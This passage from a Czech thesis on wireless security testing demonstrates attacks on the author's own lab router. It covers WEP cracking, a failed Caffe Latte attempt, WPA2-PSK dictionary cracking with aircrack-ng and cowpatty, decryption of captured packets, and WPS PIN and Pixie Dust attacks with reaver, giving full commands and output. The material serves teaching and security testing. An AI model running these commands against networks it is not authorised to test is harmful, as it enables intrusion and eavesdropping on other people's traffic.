
```
root@osboxes:~# aircrack-ng WEPCracking-01.cap
Opening WEPCracking-01.capit...
Read 240493 packets.

   #  BSSID              ESSID                     Encryption

   1  F4:EC:38:B2:55:F2  TestNet                   WEP (0 IVs)

Choosing first network as target.

Opening WEPCracking-01.capit...
Read 241180 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 47484 ivs.
                     KEY FOUND! [ 68:65:73:6C:6F ] (ASCII: heslo )
        Decrypted correctly: 100%
```

Obr. 4.12: Výpis aircrack-ng během crackování hesla

Pomocí tohoto útoku jde poměrně rychle zjistit používané heslo v rámci WEP sítě a demonstrovat tak jeho nebezpečí.

Útok Caffe Latte

Tento útok umožňuje získání WEP klíče AP na základě komunikace s klientem, který se dříve k AP připojil.



Obr. 4.13: Schéma útoku Caffe Latte

Nejprve je potřeba nasimulovat scénář, při kterém by k útoku došlo. Nejdříve se klient připojí k AP. Pomocí airodump-ng si můžeme ověřit, zda je klient opravdu připojený, a tedy, že zná používané WEP heslo.

```
airodump-ng wlan0 --bssid F4:EC:38:B2:55:F2 -c 11
```

```
CH 11 ][ Elapsed: 42 s ][ 2019-12-17 13:32

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F4:EC:38:B2:55:F2  -51  68      256       14    0   6  54e. WEP  WEP         TestNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F4:EC:38:B2:55:F2  20:47:DA:16:A0:17  -58    0 - 2e     4       29
```

Obr. 4.14: Výpis airodump - klient připojený k AP

Na obrázku 4.14 jde vidět klienta připojeného k AP. Následně nasimulujeme situaci, kdy se klientovo zařízení nenachází v blízkosti AP, vypnutím testovacího routeru. V tomto momentě by měl klient začít vysílat sondovací pakety. To lze opět ověřit pomocí airodump-ng. V druhé sekci výpisu se objeví klient a v kolonce „Probe“, SSID sítě.

```
airodump-ng wlan0
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   DA:A1:19:70:57:6F  -20    0 - 6      4        4  TestNet
(not associated)   DA:A1:19:3A:1C:3E  -56    0 - 1      0        1  TestNet
(not associated)   DA:A1:19:FA:C1:3C  -22    0 - 1      0        1  TestNet
```

Obr. 4.15: Výpis airodump - klient hledá AP

Na obrázku 4.15 je vidět klient aktivně hledající AP, ke které byl připojen. Další fáze útoku proběhne pomocí utility airbase-ng. Pomocí ní se vytvoří podvržený AP se stejným SSID (argument „–essid“), MAC adresou (argument „-a“) a kanálem (argument „-c“). Pomocí argumentu „-L“ se specifikuje útok Caffe Latte. Argument „-W 1“ specifikuje, že je podvržený AP šifrován pomocí WEP.

```
airbase-ng -a F4:EC:38:B2:55:F2 --essid "TestNet"
-H -W 1 -c 11 wlan0
```

Tím je vše připraveno. Klient by se v tomto momentě měl automaticky připojit k této síti, protože pro něj vypadá jako síť, ke které se dříve připojil. Bohužel v rámci testu se, přes množství pokusů, tento krok nezdařil. Klient (mobilní telefon) se sice k AP snaží připojit, ale nikdy se mu to nepodaří. Jedinou informací je, že se klient dostane do fáze „Načítání IP adresy“ a dále ne.

Výpis airbase-ng není příliš nápomocný. Jsou pouze vidět pokusy o připojení (viz obrázek 4.16)

```
root@osboxes:~# airbase-ng -a F4:EC:38:B2:55:F2 --essid "TestNet" -L -W 1 -c 6 wlan0
13:49:53  Created tap interface at0
13:49:53  Trying to set MTU on at0 to 1500
13:49:53  Trying to set MTU on wlan0 to 1800
error setting MTU on wlan0
13:49:53  MTU on wlan0 remains at 1500
13:49:53  Access Point with BSSID F4:EC:38:B2:55:F2 started.
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
13:49:58  Client 20:47:DA:16:A0:17 associated (WEP) to ESSID: "TestNet"
```

Obr. 4.16: Výpis airbase-ng - klient se nedokáže připojit

V případě, že by se klient dokázal připojit, začal by samotný útok. V airodump-ng by bylo vidět velké množství provozu mezi podvrženou AP a klientem a po určité době by airbase-ng vypsal používaný WEP klíč. Řádově se délka útoku pohybuje v minutách.

Jedná se tak o poměrně zajímavý útok, zvláště kvůli tomu, že se klíče zjišťují nepřímou cestou.

4.1.2 Testování WPA/WPA2(PSK)


Útok hrubou silou

Tento útok dokáže pomocí slovníku a zachycené autentizace zjistí použité heslo (v případě, že se ve slovníku nachází).

Nejprve je třeba nastavit AP aby tento protokol používal, opět v záložce Wireless Security. Jako heslo je nastaveno „abcdefgh“. Je potřeba aby se vybrané heslo nacházelo v používaném slovníku. Kali Linux v základu obsahuje několik slovníků, v rámci tohoto útoku je použit slovník nmap.lst. V reálném scénáři je dobrým nápadem použít slovník, který bere v potaz geograficky specifická hesla. Na vybraném šifrování (AES či TKIP) nezáleží.

V prvním kroku je potřeba zachytit autentizaci klientem k dané síti. Opět lze využít airodump-ng:

```
airodump-ng wlan0 -c 11 -b F4:EC:38:B2:55:F2 -w WPAPSK
```



Obr. 4.17: Schéma útoku hrubou silou proti WPA2(PSK)

```
CH 11 ][ Elapsed: 2 mins ][ 2019-12-15 09:15

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F4:EC:38:B2:55:F2  -26  90     1318        0    0  11  135  WPA2 CCMP   PSK  TestNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Obr. 4.18: Výpis airodump-ng pro WPA síť

Dále dojde k simulaci autentizace klientem, airodump-ng by ji měl zachytit.

```
CH 11 ][ Elapsed: 3 mins ][ 2019-12-15 09:16 ][ WPA handshake: F4:EC:38:B2:55:F2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F4:EC:38:B2:55:F2  -23   0     1616       58    6  11  135  WPA2 CCMP   PSK  TestNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F4:EC:38:B2:55:F2  20:47:DA:16:A0:17  -23    0e- 6e   434       68  TestNet
```

Obr. 4.19: Výpis airodump-ng pro WPA síť po připojení klienta

Airodump-ng je teď možno vypnout. Pomocí aircrack-ng už lze provést útok hrubou silou:

```
aircrack-ng WPAPSK-02.cap -w /usr/share/wordlists/nmap.
    lst
```

Pokud byla dobře zachycena autentizace a pokud se heslo nachází ve slovníku nmap.lst, měl by ho aircrack-ng najít velmi rychle.

```
                          Aircrack-ng 1.5.2

     [00:00:00] 1504/1557 keys tested (2601.46 k/s)

     Time left: 0 seconds                                      96.60%

                         KEY FOUND! [ abcdefgh ]


     Master Key     : 66 18 46 66 A1 D9 C7 2F ED 5A 01 AC 6F 69 93 23
                      6C EB 9A 89 07 6D AC 31 A7 A9 56 8B 38 D3 2C A5

     Transient Key  : F9 25 DD 5C 7E 9F 8C E4 B3 3C F5 EB E6 C5 1C 11
                      FB BF 9C 39 97 62 BB F0 CC 5A 5D 63 D7 2E 25 AE
                      6F 64 FE CF A9 72 A6 BD CD F6 D4 71 ED 65 F6 DD
                      FB 13 71 FC 20 76 07 B5 EF 6A F6 07 DE D2 2B 97

     EAPOL HMAC     : CB D6 78 6F 4A A8 AB 46 7B 18 3B 51 3C D4 F7 93
```

Obr. 4.20: Výpis aircrack-ng při crackování WPA2(PSK) hesla

Na obrázku 4.20 lze vidět výpis hesla i to, jakou rychlostí bylo heslo zjištěno. V tomto případě pracoval rychlostí 2601 klíčů za sekundu. Tento útok tedy demonstruje jak rychle a jednoduše lze zjistit špatně zvolené Wi-Fi heslo.

4.1.3 Dešifrování WEP a WPA paketů

Kromě samotného zjištění klíčů aircrack-ng umožňuje využití těchto klíčů k dešifrování paketů. Pro tento test jde využít zachycený provoz z předchozích útoků.

Z nějakého důvodu airdecap-ng u WEP potřebuje WEP klíč v hexadecimálním formátu. Převodem „heslo“ z ASCII do šestnáctkové soustavy dostaneme 68 65 73 6c 6f.

```
airdecap-ng -w 6865736c6f WEPCracking-01.cap
```

Výsledkem je přehled dešifrovaných paketů a soubor WEPCracking-01-dec.cap Ten lze dále analyzovat například pomocí tcpdump.

```
tcpdump -r WEPCracking-01-dec.cap
```

Výsledek lze porovnat s původním souborem.

```
08:44:09.427046 Data IV:1cb Pad 0 KeyID 0
```

Obr. 4.21: Výstup tcpdump - zašifrovaný WEP paket

```
08:44:09.427046 IP 192.168.1.100.62010 > 192.168.1.1.domain: 50722+ A? android.g
oogleapis.com. (40)
```

Obr. 4.22: Výstup tcpdump - dešifrovaný WEP paket

Na obrázku 4.21 je zobrazen jeden paket z původního souboru. Na obrázku 4.22 je ten samý paket ze souboru, který vytvořil airdecap-ng. Je vidět, že z dešifrovaného paketu lze vyčíst mnohem více informací. Podrobnější analýzu lze učinit například pomocí programu Wireshark.

Analogicky jde dešifrovat i WPA pakety.

```
airdecap-ng -p abcdefgh WPAPSK-02.cap "TestNet"
```

Opět jde pomocí tcpdump porovnat původní a dešifrovaný soubor (viz obrázky 4.23 a 4.24.

```
09:16:56.496166 Data IV: 47 Pad 20 KeyID 0
```

Obr. 4.23: Výstup tcpdump - zašifrovaný WPA paket

```
09:16:56.496166 IP 192.168.1.100.49399 > 192.168.1.1.domain: 62937+ A? connectiv
itycheck.gstatic.com. (47)
```

Obr. 4.24: Výstup tcpdump - dešifrovaný WPA paket

Výsledek dopadl podle očekávání, dešifrovaný paket obsahuje více informací.

Tyto útoky tedy nastínily širokou užitečnost utility aircrack-ng.


4.2 Cowpatty

Další utilitou je cowpatty, pomocí které je opět demonstrován útok hrubou silou na WPA2(PSK)

4.2.1 Testování WPA2(PSK)

Útok hrubou silou na WPA2(PSK)

Pomocí cowpatty lze opět demonstrovat útok hrubou silou na slabé heslo proti síti WPA2. V principu je téměř stejný jako předchozí útok pomocí aircrack-ng. V určitých případech je však rychlejší. Princip spočívá v tom, že si cowpatty předem vypočítá možné PMK za pomoci jakéhokoliv slovníku (tedy 1 PMK pro každé heslo ze slovníku). Cowpatty pak pomocí přepočítaných PMK a zachycené čtyřcestné výměny zjistí, jaké heslo bylo použito. Teoreticky se tak samotný útok zrychlí.



Obr. 4.25: Schéma útoku hrubou silou pomocí Cowpatty

Prvním krokem je vygenerování PMK, k tomu je využita součást cowpatty, utilita genpmk. Jako slovník bude opět využit nmap.lst. Je potřeba specifikovat SSID AP.

```
genpmk -f /usr/share/wordlists/nmap.lst -d CowpattyTest
-s "TestNet"
```

```
root@osboxes:~# genpmk -f /usr/share/wordlists/nmap.lst -d CowpattyTest -s "TestNet"
genpmk 1.3 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File CowpattyTest does not exist, creating.
key no. 1000: pinkgirl

1641 passphrases tested in 5.83 seconds:  281.38 passphrases/second
root@osboxes:~#
```

Obr. 4.26: Výstup genpmk

Na obrázku 4.26 je vidět výpis genpmk. Rychlost, kterou generoval PMK byla 281,38 hesel za sekundu.

Nyní je potřeba zachytit čtyřcestnou výměnu mezi klientem a AP. To je provedeno úplně stejně jako v minulém případě:

```
airodump-ng wlan0 -c 11 -b F4:EC:38:B2:55:F2 -w CoWPAtty
```

Po zachycení už použijeme cowpatty k samotnému cracknutí hesla.

```
cowpatty -d CowpattyTest -s "TestNet" -r CoWPAtty-02.cap
```

```
root@osboxes:~# cowpatty -d CowpattyTest -s "TestNet" -r CoWPAtty-02.cap
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "abcdefgh".

731 passphrases tested in 0.00 seconds:  148065.62 passphrases/second
root@osboxes:~#
```

Obr. 4.27: Crackování hesla pomocí cowpatty

Jak je vidět na obrázku 4.27, rychlost crackování je 148066 hesel za sekundu. V porovnání s aircrack-ng, který měl rychlost 2601 hesel za sekundu, je to tedy skokový nárůst. V tomto případě to útok neurychluje z důvodu malého slovníku, ale v případě, kdy by slovník měl třeba miliony různých hesel, by byl rozdíl znatelný. Samozřejmě je třeba brát na vědomí, že generování PMK je stále poměrně pomalý proces.


Tato verze útoku hrubou silou tedy potenciálně umožňuje mnohem rychlejší výsledky.

4.3 reaver a pixiewps

Tyto dvě utility jsou úzce spojeny. Pomocí obou jde zaútočit na AP používající WPS. Jak bylo popsáno v kapitole 3.2.3 Testovací programy, pixiewps je jednoduší spustit rovnou skrze reaver. Pomocí těchto utilit byl proveden útok na PIN a útok Pixie Dust.

4.3.1 Testování WPS

Nejprve je dobré si ověřit, zda je WPS opravdu zapnuté v nastavení AP pod názvem QSS (Quick Secure Setup). V tomto případě je nastavený PIN kód 09191174 (viz obrázek 4.28).



Obr. 4.28: Nastavení PIN u QSS

Útok na PIN

Útok je v principu jednoduchý, reaver se bude zkoušet autentizovat k AP pomocí různých PIN kódů. Nejdříve zjistí první čtyři číslice, a poté zbývající čtyřčíslí. Zneužívá tak malého počtu kombinací a způsobu, kterým AP odpovídá na špatné PIN kódy (viz kapitola 2.3 Zranitelnosti WPS). Schéma útoku je na obrázku 4.29.


Prvním krokem útoku je zjistit, které AP v okolí mají WPS povolené. K tomu slouží příkaz wash:

```
wash -i wlan0
```

```
root@osboxes:~# wash -i wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
04:8D:38:09:C1:94    2  -73  1.0  No   RealtekS  VOIP9
D4:6E:0E:7A:40:D2    2  -73  1.0  No   AtherosC  TP-LINK_Extender_7A40D2
78:C1:A7:09:F2:E8    3  -65  2.0  No   RalinkTe  MujO2Internet_09F2E8
54:67:51:C1:24:35    6  -73  2.0  No   RalinkTe  UPC87F3D97
38:43:7D:61:BB:AB    6  -77  2.0  No   RalinkTe  Stable connection
20:2B:C1:98:B4:D4    9  -77  1.0  No   RalinkTe  Internet
F4:EC:38:B2:55:F2   11  -23  1.0  No   AtherosC  TestNet
28:FF:3E:34:54:0A   11  -71  2.0  No   RalinkTe  Local Barber Shop
EC:43:F6:77:66:F8   11  -81  1.0  No   RalinkTe  Andulkovi
```

Obr. 4.30: Výpis utility wash

Ve výpisu 4.30 jsou vidět okolní AP, které mají WPS povolené včetně několika důležitých informací. Sloupec WPS ukazuje, kterou verzi WPS AP používá. Verze 2.0 mohou být těžší k napadení, protože mohou obsahovat některé ochranné prvky, především omezení počtu pokusů. Nejdůležitější je sloupec Lck, který ukazuje, zda



Obr. 4.29: Zjednodušené schéma útoku na PIN pomocí utility reaver

je WPS tzv. zamčené (Locked), v tomto stavu bude AP odmítat pokusy o zadání PINu.

Po vybrání vhodného AP lze provést samotný útok pomocí utility reaver:

```
reaver -i wlan0 -b F4:EC:38:B2:55:F2 --no-nacks -vv
```

Reaver teď postupně bude zkoušet všechny možné PIN kódy, dokud se netrefí. Jak bylo popsáno v kapitole WPS, stačí uhádnout první čtyřčíslí a pak už pouze zbývá uhádnout další trojčíslí. Poslední číslice je kontrolní součet. Reaver nejdříve začne s některými PIN kódy, které se často objevují v základním nastavení, a poté postupuje podle abecedy, nejdříve pouze mění první čtyřčíslí. Periodicky oznamuje procento kompletace útoku a rychlost jakou pracuje. V průběhu útoku se tato hodnota pohybovala kolem 1 PIN za 4 sekundy.

```
root@osboxes:~# reaver -i wlan0 -b F4:EC:38:B2:55:F2 --no-nacks -vv

Reaver v1.6.5-git-68-ga7b3908 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <chef
l.com>

[?] Restore previous session for F4:EC:38:B2:55:F2? [n/Y] n
[+] Waiting for beacon from F4:EC:38:B2:55:F2
[+] Switching wlan0 to channel 6
[+] Received beacon from F4:EC:38:B2:55:F2
[+] Vendor: AtherosC
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F4:EC:38:B2:55:F2 (ESSID: TestNet)
```

Obr. 4.31: Spuštění utility reaver

```
[+] Trying pin "09185678"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F4:EC:38:B2:55:F2 (ESSID: TestNet)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin "09195677"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F4:EC:38:B2:55:F2 (ESSID: TestNet)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin "09190009"
```

Obr. 4.32: Zjištění prvního čtyřčíslí WPS PIN kódu

Na obrázku 4.31 je vidět začátek útoku a první zkoušený PIN - 1234567. Na obrázku 4.32, vidíme situaci přibližně po 1 hodině. Reaver se dostal k PINu začínajícím na čtyřčíslí 0918 a vypíše následnou výměnu s AP, která končí zprávou M4. Následně

přistoupí k čtyřčíslí 0919, které je správné. Je vidět, že se tentokrát dostane až ke zprávě M6. Reaver tedy ví, že 0919 je správně a přejde k PINu 09190009. Dále už tedy mění pouze poslední čtyři číslice.

Na obrázku 4.33 jde vidět finální úspěšný výstup. Po 5200 sekundách (přibližně 1 a půl hodině) se WPS konečně dobere ke správnému PINu 09191174. Dále už pouze zjistí používané heslo PSK.

```
[+] Trying pin "09191174"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F4:EC:38:B2:55:F2 (ESSID: TestNet)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2019-12-17 17:25:34 (4 seconds/pin)
[+] Pin cracked in 5200 seconds
[+] WPS PIN: '09191174'
[+] WPA PSK: 'abcdefgh'
[+] AP SSID: 'TestNet'
```


Obr. 4.33: Zjištění PIN kódu pomocí reaver

Tento útok sice patří mezi pomalejší, ale pokud je napadený AP zranitelný, jedná se o poměrně jistý způsob k úspěšnému získání používaného hesla.

Útok Pixie Dust

Tento útok využívá zranitelnosti Pixie Dust popsané v kapitole 2.3 Zranitelnosti WPS. K tomuto útoku lze využít utilitu pixiewps spuštěnou skrze reaver. Ten provede pokus o WPS autentizace, ze kterého zjistí potřebné údaje. Spolu s typem routeru pak tyto údaje předá utilitě pixiewps, která vypočítá možný PIN. Reaver poté tento PIN vyzkouší a pokud je správný, zjistí používané PSK heslo. Schéma útoku je na obrázku 4.34.

Na Pixie Dust je náchylné pouze malé procento routerů, a je tak pravděpodobnější, že neuspěje. Proti testovanému routeru „TestNet“ například není úspěšný. Naštěstí vlastněný domácí router tuto zranitelnost obsahuje a je možné na něj pixiewps použít. Jelikož se nejedná o součást laboratoře budou údaje skryty. Pixiewps lze spustit pomocí argumentu „-K“:



Obr. 4.34: Zjednodušené schéma útoku Pixie Dust pomocí utilit reaver a pixiewps

```
reaver -i wlan0 -b <BSSID routeru> -c 9 -vv --no-nacks -K
```

